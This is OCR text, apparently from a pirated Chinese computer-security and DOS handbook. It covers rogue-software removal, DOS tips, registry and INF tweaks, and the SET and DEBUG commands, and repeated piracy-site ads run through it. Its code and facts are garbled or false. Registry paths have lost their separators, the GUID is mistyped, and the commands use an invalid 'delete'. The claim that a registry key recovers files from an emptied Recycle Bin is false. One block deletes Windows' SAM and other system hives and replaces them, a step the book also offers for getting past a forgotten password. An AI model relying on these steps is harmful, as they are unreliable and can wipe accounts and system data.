- 浏览器劫持：指未经用户许可，修改用户浏览器或其他相关设置，迫使用户访问特定网

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器



站或导致用户无法正常上网的行为。

- 广告弹出：指未明确提示用户或未经用户许可的情况下，利用安装在用户计算机或其他终端上的软件弹出广告的行为。
- 恶意收集用户信息：指未明确提示用户或未经用户许可，恶意收集用户信息的行为。
- 恶意卸载：指未明确提示用户、未经用户许可或误导、欺骗用户卸载非恶意软件的行为。
- 恶意捆绑：指在软件中捆绑已被认定为恶意软件的行为。

对于一般的流氓软件，可用 Windows 优化大师或 360 安全卫士等软件进行清除。如果还不能清除，可使用 Wopti 流氓软件清除大师试试。

Wopti 恶意软件清除大师提供了强大的恶意软件扫描和清除功能，其特点如下。

- 扫描彻底：独有的 Wopti 扫描引擎，彻底扫描分析用户系统上存在的恶意软件，以及使用普通查杀工具清除不完全造成的恶意软件历史痕迹。
- 一次性完全清除：独有的 Wopti 动态驱动清除内核，一次性彻底清除恶意软件，无须多次运行查杀工具。避免了同类产品删除不完全或需多次清除的弊病。
- 报告详尽：详尽准确的扫描和清除报告，让用户对系统中存在的这类软件了如指掌。

使用 Wopti 流氓软件清除大师清除流氓软件的具体操作步骤如下。

步骤 1：下载并解压 Wopti 流氓软件清除大师压缩包之后，双击 WoptiClean.exe 可执行文件，即可打开“Wopti 流氓软件清除大师”主窗口，并同时自动扫描系统中的流氓软件，如图 7-48 所示。



图 7-48 “Wopti 流氓软件清除大师”主窗口

步骤 2：选择“流氓软件清除”选项卡，即可在其中显示扫描到的流氓软件的详细情况，如图 7-49 所示。在其中选择要清除流氓软件前面的复选框之后，单击“清除”按钮，即可清除选中的流氓软件。

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器

步骤 3：在清除流氓软件时，会弹出“提示”对话框，如图 7-50 所示。单击“确定”按钮，即可清除流氓软件。




图 7-49 “流氓软件清除”选项卡　　　　图 7-50 “提示”对话框

步骤 4：选择“设置选项”选项卡，即可在其中设置查杀选项、升级选项和备份选项等属性来提高 Wopti 流氓软件清除大师清除流氓软件的效率，如图 7-51 所示。




图 7-51 “设置选项”选项卡

步骤 5：选择“清除日志”选项卡，在其中单击“清除”按钮，即可清除系统中的操作日志，如图 7-52 所示。

换客资源神器官方网站：http://www.17huan.com 换客资源神器发布组官方博客：http://t.qq.com/... 客服 QQ：...

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书籍资源，再送换客网盘搜索神器






图 7-52 “清除日志”选项卡

7.5 可能出现的问题与解决方法

（1）在 Ad-killer 中添加黑页或者白页时，为什么会出现添加网址无效的情况？

解答：出现这种情况的原因是，白页或黑页可以添加一个完整的网站地址，来强制允许或者去除全部来自这个网站地址的 URL。这样，以后每次登录到这个网站时将自动被关闭。注意：添加的这种地址必须以“/”结束，所以 http://www.xxx.com 是无效的。

（2）修复系统漏洞和为系统打补丁是一样的吗？

解答：修复系统漏洞不能和系统打补丁混为一谈。系统补丁主要是为操作系统量身定制的，微软推出的安全补丁旨在增加系统的安全性和稳定性。系统补丁的一部分是修复系统漏洞的。

而对于一台计算机防毒来说，平时装上防火墙和杀毒软件是外治，修复系统漏洞才是内治，才是防毒的关键。平时可利用一些漏洞检测软件来查找系统中存在的漏洞，再用一些漏洞修复软件对系统漏洞进行修补。一般情况下，大部分杀毒软件都带有系统漏洞检测和修复功能。

7.6 总结与经验积累

本章主要介绍了网络安全的多种防御知识，首先通过修复系统漏洞来阻止入侵者入侵。然后给大家介绍了几种反间谍工具，接着又介绍了几种拒绝网络广告的软件。在本章的最后，给大家介绍了两种清除流氓软件的软件。

虽然计算机网络给人们带来了巨大的便利，但因特网是一个面向大众的开放系统，对信息的保密和系统的安全考虑得并不完备，存在着安全隐患，网络的安全形势日趋严峻。

目前在各单位的网络中都存储着大量的信息资料，许多方面的工作也越来越依赖网络，一旦网络安全方面出现问题，造成信息的丢失或不能及时流通，或者被篡改、增删、破坏或窃用，都将带来难以弥补的巨大损失。而对于政府等许多单位来讲，加强网络安全建设的意义甚至关系到国家的安全、利益和发展。

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器



第 8 章 DOS 命令的实际应用

重点提示

- DOS 命令的基础应用
- DOS 中的环境变量
- 在 DOS 中实现文件操作
- 网络中的 DOS 命令运用

本章精粹

本章主要介绍了 DOS 命令在实际生活中的应用，包括 DOS 命令的实际应用、DOS 环境变量、在 DOS 中进行文件操作，以及网络中的 DOS 命令应用等，希望通过本章的学习，大家能够有所收获。

换

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器



Windows 系统的功能非常强大，但在日常操作过程中会遇到一些 Windows 很难解决的问题，如实现文件的合并和隐藏，NTFS 格式中的纯 DOS 环境等，通过一些 DOS 命令就可以很容易解决这些问题。

8.1 DOS 命令的基础应用

DOS 的精髓在于命令的使用，众所周知，用 DOS 命令可以很容易解决 Windows 解决不了的问题。

8.1.1 在 DOS 下正确显示中文信息

许多用户在 Windows 中建立文件夹或文件时喜欢用中文命名。当 Windows 由于发生故障无法进入、需要格式化硬盘重新安装系统时，就会出现下面的问题：由于需要先在纯 DOS 下备份文件（夹）的内容，但在默认情况下纯 DOS 并不支持中文，因此运行 dir 命令后出现一堆乱码，根本无法进行复制。

下面介绍的两种方法可以使在 DOS 下正确显示中文信息。

1. 自力更生法

其实从 Windows 95 开始，微软公司就在相应的 DOS 版本中内置了中文系统和拼音、双拼、国标，以及区位等 4 种中文输入法。在引导计算机进入纯 DOS 后，在命令提示符后输入 PDOS95 命令，系统会自动运行 pbios.exe 文件并加载中文字体驱动和输入法，如果加载成功会在屏幕右下角出现“Win95 中文 DOS 状态”的提示信息。这时候在纯 DOS 下就可以显示并输入 16×16 点阵的汉字，运行 dir 命令，原来的乱码就不见了。输入法通过按【Ctrl+Shift】组合键来切换，而对于长文件名需要输入 ~ 字符，才能切换回英文模式。

2. 借用外力法

“自力更生法”输入中文的前提是保证相应的系统文件完好，如果这几个文件受损，那么汉字系统将无法加载。不过可以使用 Mousclip 软件解决这个问题，它是一款鼠标增强驱动程序，可以在 DOS 下驱动各种串口和 PS/2 鼠标，就可以用鼠标在屏幕上对文字进行复制、粘贴等操作。

在加载 Mousclip 之前，需要先加载鼠标驱动程序，其大小只有 8KB，运行 Mousclip.exe 文件，此时会在屏幕上看到一个可移动的鼠标提示符。

> **提示** 在正确显示中文信息时，由于纯 DOS 不支持 NTFS 分区，如果要对这类分区进行操作，可以下载 NTFS FOR DOS 软件。Mousclip 对执行对象的复制或粘贴是屏幕能显示的任何字符（当然包括乱码，也可以用于怪异号码的输入）。

在“借用外力法”中，如果因为文件夹数目很多，导致要复制的乱码无法在当前屏幕上显示时，可以使用 dir/p 命令分页显示。

在 DOS 下，文件名长度不能超过 8 个字符，即使通过加载 PDOS95 方法修正乱码，可能还是无法找对文件，因为仍然只能显示 8 个字符（4 个汉字）。解决办法是尽量将文件夹名称控制在 8 个字符以内，并加载 DOS 的较高版本（如 DOS 7.1 版），它们一般都支持中文、长文件名、

换

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书籍资源，再送换客网盘搜索神器

NTFS 分区和鼠标等。

8.1.2 恢复误删除文件

经常使用计算机的用户也许会碰到这样的情况：刚刚把回收站中的文件清空，却突然想起来这些文件是需要的，但被误删了。通过 DOS 命令和修改注册表即可把这些文件重新找回来。

1. 恢复误删回收站

有时候把不需要的文件放到回收站中，但某些人有清空回收站的习惯，刚放进回收站就直接删除了，当转过头需要时就后悔莫及。一般来说，要把回收站中误删的文件恢复，除非借助软件。但现在不需要软件也可以把回收站误删除文件恢复过来。

具体的操作步骤如下。

步骤 1：在“注册表编辑器”窗口中依次展开 HEKEY_LOCAL_MACHIME\SOFTWARE\MICROSOFT\WINDOWS\CURRENTVERSION\EXPLORER\DESKTOP\NAMESPACE 子项。

步骤 2：在左边空白处右击，在弹出的快捷菜单中选择“新建”→ Dword 命令，在弹出的对话框中将其命名为 645FFO40-5081-101B-9F08-00AA002F954E，把“默认”的主键键值设为“回收站”并退出注册表，如图 8-1 所示。



图 8-1 新建主键并修改默认值

步骤 3：在设置完毕后重启系统，只要机器没有运行过磁盘整理且系统完好，任何时候的文件都可以找回来。

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书籍资源，再送换客网盘搜索神器



2. 恢复误删除的 sam 文件

在 Windows XP 系统中，系统账户和密码保存在 Windows\system32\config\下的 sam 文件中。因为 sam 文件是当初安装 Windows XP 系统时产生的，这样操作会丢失安装系统时，以及用户自己在系统中创建的用户和用户组，即用户信息回到全新安装时的状态。但如果进行系统还原，可以先成功登录 Windows XP，再还原到最新的还原点，即可恢复全部的用户设置。如果忘记用户密码，也可以用这种方法解决这个问题。

如果把 sam 文件删除，就会造成 Windows XP 账户丢失，不能进入 Windows XP 登录界面。幸运的是，在安装 Windows XP 时系统备份过一个 sam 文件，位于 Windows\repair\sam 目录上，同时还有其他 4 个注册表文件，可以利用它们来恢复系统登录。

在启动盘引导下进入 DOS 中执行下列命令，即可恢复误删除的 sam 文件（假设系统安装在 C 盘）。

```
delete c: \Windows\system32\config\sam
delete c: \Windows\system32\config\system
delete c: \Windows\system32\config\software
delete c: \Windows\system32\config\security
delete c: \Windows\system32\config\default

copy c: \Windows\repair\system  c: \Windows\system32\config\system
copy c: \Windows\repair\software  c: \Windows\system32\config\ software
copy c: \Windows\repair\sam  c: \Windows\system32\config\sam
copy c: \Windows\repair\security  c: \Windows\system32\config\security
copy c: \Windows\repair\default  c: \Windows\system32\config\default
```

8.1.3 让 DOS 窗口无处不在

每次启动 DOS 命令行时，命令提示符默认为系统盘的根目录。如果需要进入一个多层次的子目录，就会觉得十分麻烦：需要不停地用 cd 命令进行目录切换，而且如果遇到长文件名或中文目录名时，就很容易出错。为了避免这种麻烦，通过以下操作，当需要在某个文件夹中使用命令行时，只需在“Windows 资源管理器图形”窗口中选择该文件夹并右击，再选择相应的命令执行即可，而不需要再通过层层目录切换进入了。

1. 导入 REG 文件法

在注册表中进入 DOS 窗口的具体操作步骤如下。

步骤 1：打开“记事本”程序并输入以下内容，尽量避免输入错误（两段话中间必须有一空行，格式如图 8-2 所示）。

```
Windows Registry Editor Version 5.00

[HKEY_CLASSES_ROOTDirectoryshellcmd]
@="在这里打开命令行窗口"
[HKEY_CLASSES_ROOTDirectoryshell cmdcommand]
@="cmd.exe /k "cd %L""
```

步骤 2：在输入完成之后将其另存为“在此使用命令行.reg”文件。保存方法是在“记事本”

换

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书籍资源，再送换客网盘搜索神器

窗口中，选择“文件”→“另存为”命令，弹出“另存为”对话框，如图 8-3 所示。

步骤 3：将“保存类型”设置为“所有文件”，在“文件名”文本框中输入“文件名.扩展名”之后，单击“保存”按钮，即可保存该文件。



图 8-2 在记事本中输入代码



图 8-3 “另存为”对话框

步骤 4：在随后双击运行这个 reg 文件进行导入之后，再找一个深层的文件夹并右击，就可以看到“在此使用命令行”命令了。

2. 修改注册表法

在“注册表编辑器”窗口中依次定位到“HKEY_CLASSES_ROOT/Folder/shell”主键，再在 shell 项上右击，并在弹出的快捷菜单中选择“新建”命令，将新建的项命名为 MS-DOS。

在刚建好的 MS-DOS 键上右击，并在弹出的快捷菜单中选择“新建”命令，将新建的项命名为 command，然后选择此 command 子键，在注册表编辑器的右窗格中，双击名称下的“默认”选项，再在数值数据中输入 DOS 命令行所在的目录。

由于大多数人使用的是 Windows XP 系统，所以输入 d:windowssys-tem32cmd.exe 命令之后，单击“确定”按钮，即可关闭“注册表编辑器”窗口。

下面测试一下，进入 Windows 资源管理器 D 盘中的 Tools 目录之后右击，并在弹出的快捷菜单中选择 MS- DOS 命令，就出现了“D:Tools〉”命令。

3. 安装 INF 文件法

通过安装 INF 文件也可以达到同样的效果。打开记事本程序窗口，在其中输入以下代码。

```
[version]
signature="$CHICAGO$"
[CmdHereInstall]
CopyFiles = CmdHere.Files.Inf
AddReg = CmdHere.Reg
[DefaultInstall]
CopyFiles = CmdHere.Files.Inf
AddReg = CmdHere.Reg
[DefaultUnInstall]
```


换客资源神器官方站：http://www.17huan.com 换客资源神器发布组官方博客：http://t.qq.com/kusoo_org/ 官方客服 QQ：

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书籍资源，再送换客网盘搜索神器



```
    DelFiles = CmdHere.Files.Inf
    DelReg = CmdHere.Reg
    [SourceDisksNames]
    55="CMD Prompt Here","",1
    [SourceDisksFiles]
    CmdHere.INF=55
    [DestinationDirs]
    CmdHere.Files.Inf = 17
    [CmdHere.Files.Inf]
    CmdHere.INF
    [CmdHere.Reg]
    HKLM,%UDHERE%,DisplayName,,"%CmdHereName%"
    HKLM,%UDHERE%,UninstallString,,"rundll32.exe    syssetup.dll,SetupInfObjectInstallAction
DefaultUninstall 132 %17%CmdHere.inf"
    HKCR,DirectoryShellCmdHere,,,"%CmdHereAccel%"
    HKCR,DirectoryShellCmdHerecom-mand,,,"%11%cmd.exe /k cd ""%1"""
    HKCR,DriveShellCmdHere,,,"%CmdHereAccel%"
    HKCR,DriveShellCmdHerecommand,,,"%11%cmd.exe /k cd ""%1"""
    [Strings]
    CmdHereName="CMD Prompt Here PowerToy"
    CmdHereAccel="CMD &Prompt Here"
    UDHERE="SoftwareMicrosoftWindows
    CurrentVersionUninstallCmdHere"
```

在输入完毕之后将其另存为一个名为 CmdHere.inf 的文件。随后右击该文件，在弹出的快捷菜单中选择“安装”命令，即可为鼠标右键菜单添加一个 CMD Prompt Here 命令。

注意各段代码之间必须有空行，必须严格按照上文的格式。如果使用 DOS 命令行只是偶尔的情况，或总对某一文件夹进行操作，不妨右击系统目录中的 cmd.exe，在弹出的快捷菜单中选择“属性”命令，弹出“命令提示符属性”对话框，选择“快捷方式”选项卡，在起始位置中输入需访问的文件夹，如图 8-4 所示。以后再运行 cmd 时，命令提示符都会默认在此目录下，既方便又实用。



图 8-4 “命令提示符属性”对话框

8.1.4 DOS 系统的维护

计算机操作系统需要定期、全面地进行维护，才可以发挥出最佳的性能。那么，对于 DOS 系统也不例外，主要是做以下几个方面的工作。

1. 定期检查磁盘的错误

磁盘是计算机文件的重要存储位置，一旦磁盘出现错误就会造成文件丢失的情况，DOS 系统中有许多命令可以用来检查磁盘，如 CHKDSK、SCANDISK 等。只有定期检查磁盘，才能保证磁盘使用的稳定性。

2. 定期检查病毒

从广义上定义，凡能够引起计算机故障，破坏计算机数据的程序统称为计算机病毒。在计

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书籍资源，再送换客网盘搜索神器





算机病毒出现的初期，往往注重病毒对信息系统的直接破坏作用，比如格式化硬盘、删除文件数据等，并以此来区分恶性病毒和良性病毒。其实这些只是病毒劣迹的一部分，随着计算机应用的发展，人们深刻地认识到凡是病毒，都可能对计算机信息系统造成严重破坏。

而寄生在磁盘上的病毒总要非法占用一部分磁盘空间。引导型病毒的一般侵占方式是由病毒本身占据磁盘引导扇区，而把原来的引导区转移到其他扇区，也即引导型病毒要覆盖一个磁盘扇区。被覆盖的扇区数据永久性丢失，无法恢复。文件型病毒利用一些 DOS 功能进行传染，这些 DOS 功能能够检测出磁盘的未用空间，把病毒的传染部分写到磁盘的未用部分去。所以在传染过程中一般不破坏磁盘上的原有数据，但非法侵占了磁盘空间。一些文件型病毒传染速度很快，在短时间内感染大量文件，每个文件都不同程度地加长了，就造成磁盘空间的严重浪费。

另外，病毒进驻内存后不但干扰系统运行，还影响计算机速度，主要表现在以下几个方面。

（1）病毒为了判断传染激发条件，总要对计算机的工作状态进行监视，这相对于计算机的正常运行状态既多余又有害。

（2）有些病毒为了保护自己，不但对磁盘上的静态病毒加密，而且进驻内存后的动态病毒也处在加密状态，CPU 每次寻址到病毒处时，要运行一段解密程序把加密的病毒解密成合法的 CPU 指令再执行；而病毒运行结束时再用一段程序对病毒重新加密。这样，CPU 额外执行数千条以至上万条指令。

（3）病毒在进行传染时同样要插入非法的额外操作，特别是传染软盘时不但计算机速度明显变慢，而且软盘正常的读写顺序被打乱，发出刺耳的噪声。

3. 定期备份重要的数据

由于误操作或硬件故障等原因造成的数据丢失情况随时都可能发生，所以备份数据就十分必要了。系统应该提供数据备份和恢复的功能，网络管理员可以定期备份用户管理数据和用户上网记录。当系统出现意外情况、数据被破坏时，能够迅速进行数据恢复。

另外，还需要进行如定期整理磁盘碎片、删除垃圾文件，以及将文件和软件归类以方便使用等一些其他维护。

对于系统配置的维护也是非常重要的，也可以使用一些（如用 MEMMAKER 等）工具软件来进行自动维护，这样可以节省时间和精力。

8.2 DOS 中的环境变量

环境变量相当于给系统或用户应用程序设置的一些变量，具体起什么作用与具体的环境变量相关。

环境变量一般是指在操作系统中用来指定操作系统运行环境的一些参数，比如临时文件夹位置、系统文件夹位置等。这有点类似于 DOS 时期的默认路径，当运行某些程序时，除了在当前文件夹中寻找外，还会到设置的默认路径中去查找。

设置环境变量有两种方式：第一种是在命令提示符窗口中设置（只对当前运行窗口有效，关闭运行窗口后，设置不起作用）；第二种是通过右击“我的电脑”图标，在弹出的快捷菜单中选择“属性”命令，在弹出的对话框中选择“高级”选项卡，在“环境变量”选项组中进行设

换

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器



置（设置永久有效）。

8.2.1 Set 命令的使用

Set 命令的作用是显示、设置或删除 cmd.exe 环境变量。命令格式为 Set [variable=[string]]。

- variable。指定环境变量名。
- string。指定要指派给变量的一系列字符串。

要显示当前环境变量，可输入不带参数的 Set 命令。如果命令扩展被启用，可仅用一个变量激活 Set 命令，等号或值不显示所有前缀匹配。Set 命令可以显示已使用的名称的所有变量的值。例如，Set /P 命令会显示所有以字母 P 打头的变量。如果在当前环境中找不到该变量名称，Set 命令将把 ERRORLEVEL 设置成 1。Set 命令不允许变量名含有等号。

在 Set 命令中添加了两个新命令行开关。

- Set /A expression。
- Set /P variable=[promptString]。

如果使用任何逻辑或取余操作符，需要将表达式字符串用引号扩起来。在表达式中的任何非数字字符串键作为环境变量名称，这些环境变量名称的值已在使用前转换成数字。如果指定了一个环境变量名称，但未在当前环境中定义，那么值将被定为零。这可以使用环境变量值做计算，而不用输入那些%符号来得到它们的值。

如果 Set/A 是在命令脚本外的命令行执行的，则它显示该表达式的最后值。该分配的操作符在分配的操作符左边需要一个环境变量名称。除十六进制有 0x 前缀，八进制有 0 前缀外，数字值为十进位数字。因此，0x12 与 18 和 022 相同。请注意八进制公式可能很容易搞混：08 和 09 是无效的数字，因为 8 和 9 不是有效的八进制位数。

在命令提示符窗口中输入 Set 命令，其运行结果如图 8-5 所示。



图 8-5 输入 Set 命令后看到的窗口

8.2.2 使用 Debug 命令

启动 Debug，即可用于测试和调试 MS-DOS 可执行文件的程序。

其命令格式为

```
Debug [[drive:][path] filename [parameters]]
```

- [drive:][path] filename。指定要测试的可执行文件的位置和名称。
- Parameters。指定要测试的可执行文件所需要的任何命令行信息。

需要说明的是，使用 Debug 命令但不指定要测试的文件，如果使用没有位置和文件名的

换

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书籍资源，再送换客网盘搜索神器

Debug 命令，输入所有的 Debug 命令以响应 Debug 提示符。

以下是 Debug 命令列表。

- ?：显示 Debug 命令列表。
- a：汇编 8086/8087/8088 记忆码。
- c：比较内存的两个部分。
- d：显示部分内存的内容。
- e：从指定地址开始，将数据输入到内存。
- f：使用指定值填充一段内存。
- g：运行在内存中的可执行文件。
- h：执行十六进制运算。
- i：显示来自特定端口的 1 字节值。
- l：将文件或磁盘扇区内容加载到内存。
- m：复制内存块中的内容。
- o：向输出端口发送 1 个字节的值。
- /n：为 l 或 w 命令指定文件或指定正在测试文件的参数。
- 执行循环、重复的字符串指令、软件中断或子例程。
- q：停止 Debug 会话。
- r：显示或改变一个或多个寄存器。
- s：在部分内存中搜索一个或多个字节值的模式。
- t：执行一条指令，再显示所有寄存器的内容、所有标志的状态和 Debug 下一步要执行的指令的解码形式。
- u：反汇编字节并显示相应的原语句。
- w：将被测试文件写入磁盘。
- xa：分配扩展内存。
- xd：释放扩展内存。
- xm：映射扩展内存页。
- xs：显示扩展内存的状态。

所有 Debug 命令都接受参数，除了 q 命令之外。可以用逗号或空格分隔参数，但只有在两个十六进制值之间才需要这些分隔符。因此，以下命令等价。

```
dcs:100 110
d cs:100 110
d,cs:100,110
```

Debug 命令中的 address 参数用于指定内存位置。Address 是一个包含字母段记录的 2 位名称或一个 4 位字段地址加上一个偏移量。可以忽略段寄存器或段地址。a、g、l、t、u 和 w 命令的默认段是 CS。所有其他命令的默认段是 DS。所有数值均为十六进制格式。

其有效地址（在段名和偏移量之间要有冒号）如下。

```
CS:0100
04BA:0100
```

Debug 命令中的 range 参数指定了内存的范围。可以为 range 选择两种格式：起始地址和结束地址，或起始地址和长度范围（由 l 表示）。

例如，下面两个语法都可以指定从 CS:100 开始的 16 字节范围。

```
cs:100 10f
cs:100 l 10
```

8.2.3 认识不同的环境变量

环境变量是环境不可缺少的部分，同时还可和批处理文件紧密联系，常见的环境变量有以下几种。

换

